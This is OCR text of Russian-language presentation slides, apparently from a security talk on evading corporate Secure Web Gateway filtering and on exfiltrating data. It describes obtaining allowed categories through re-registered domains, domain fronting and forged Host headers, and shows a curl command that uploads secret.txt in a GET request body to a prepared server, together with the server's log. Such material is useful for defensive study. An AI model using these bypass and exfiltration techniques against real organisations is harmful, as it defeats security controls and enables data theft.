


Отправка файла в теле POST-запроса с помощью консоли разработчика

Пример 1. Обход “зубастых” политик

Пример 2. Получение доступа к “своему” веб-ресурсу


Работнику разрешен доступ веб-ресурсам только из определенных категорий



Пример 2. Получение доступа к “своему” веб-ресурсу

Прости, файловые хранилища в сделку не входили

Имя правила	Блокировка по категориям / Category-based blocking policy
Обнаруженные категории	SoftwareAudioVideo, FileSharing, InformationTechnologies, SearchEnginesAndServices, InternetServices




Пример 2. Получение доступа к “своему” веб-ресурсу

Категоризация в Secure Web Gateway (SWG) – **это ключевой процесс, при котором система распределяет веб-ресурсы по заранее определённым категориям на основе их контента, репутации или других характеристик.**

100+

категорий веб-ресурсов в среднем можно найти в популярных SWG-решениях



Пример 2. Получение доступа к “своему” веб-ресурсу

Аукцион и регистрация освобождающихся доменов

Введите домен или слово


Всего: 167649


Снижение ставо… …равила

Домен	Регистратор	Лет	Возможное освобождение	Доступные ставки	Текущая ставка
ugansk.ru	DOMAINS	29	01.09.2026	450 - 10 000 000 ₽	-
cpress.ru	DOMAINS	29	01.09.2026	450 - 10 000 000 ₽	-

Пример 2. Получение доступа к “своему” веб-ресурсу


Определение категорий ресурсов с помощью западных сервисов





Пример 2. Получение доступа к “своему” веб-ресурсу

Определение категорий ресурсов с помощью отечественных сервисов



Пример 2. Получение доступа к “своему” веб-ресурсу

Что еще можно попробовать:

Domain Fronting

Несмотря на использование SSL-инспекции, может выстрелить даже в 2026 году

Пример 2. Получение доступа к “своему” веб-ресурсу

Что еще можно попробовать:

Domain Fronting

Несмотря на использование SSL-инспекции, может выстрелить даже в 2026 году

Добавление заголовка Host

Обращение по IP, но с добавлением заголовка Host с указанием произвольного домена

Пример 2. Получение доступа к “своему” веб-ресурсу

Что еще можно попробовать:

Domain Fronting

Несмотря на использование SSL-инспекции, может выстрелить даже в 2026 году

Добавление заголовка Host


Обращение по IP, но с добавлением заголовка Host с указанием произвольного домена

Использование “новорега”

Из-за мисконфигураций может пустить к ресурсу, у которого не удалось определить категорию

Пример 3. Отправка данных через “нетипичные” HTTP-запросы

Пример отправки модулем аналитики POST-запросов с query-параметрами



Пример 3. Отправка данных через “нетипичные” HTTP-запросы


Пример отправки модулем аналитики POST-запросов с query-параметрами

221 https:// POST /report?encrypted_request=1&

Request

Pretty Raw Hex

```
1 POST /report?encrypted_request=1
2 Host:
3 Accept: application/json
4
5
6 Send-Timezone: -18000
7 Content-Type: application/x-www-form-urlencoded
8 Connection: Keep-Alive
9 Accept-Encoding: gzip, deflate
10 Content-Length: 992
11
12 □§□ªDµ«□□Å ºÒþ□VXGR}□
```



Пример 3. Отправка данных через “нетипичные” HTTP-запросы

Пример отправки файлов **на специально подготовленный веб-сервер с помощью GET-запросов с телом**

```
$ curl -X GET -F "file=@secret.txt" http://127.0.0.1/upload
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   237  100    26  100   211    128   1043 --:--:-- --:--:-- --:--:--  1173Saved: uploads\secret.txt
```

Curl подменяет метод POST на метод GET при отправке файла в теле запроса

Пример 3. Отправка данных через “нетипичные” HTTP-запросы

Пример отправки файлов **на специально подготовленный веб-сервер с помощью GET-запросов с телом**

```
$ curl -X GET -F "file=@secret.txt" http://127.0.0.1/upload
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   237  100    26  100   211    128   1043 --:--:-- --:--:-- --:--:--  1173Saved: uploads\secret.txt
```

Curl подменяет метод POST на метод GET при отправке файла в теле запроса

```
$ python server.py
[+] Listening on http://0.0.0.0:80
[+] GET /upload from 127.0.0.1
[+] Receiving request: 211 bytes
[+] Request received: 211 bytes
[+] Saved: uploads\secret.txt (11 bytes)
[127.0.0.1] "GET /upload HTTP/1.1" 200 -
```

Веб-сервер успешно принимает и обрабатывает GET-запрос с телом

Пример 3. Отправка данных через “нетипичные” HTTP-запросы

Экспериментируя с HTTP – **главное, научить свой веб-сервер с этим работать**

Пример 3. Отправка данных через “нетипичные” HTTP-запросы

Экспериментируя с HTTP – **главное, научить свой веб-сервер с этим работать**

Выбери свой HTTP-метод!

Пример 3. Отправка данных через “нетипичные” HTTP-запросы

```
  56 53310 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
  56 [TCP Retransmission] 53310 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
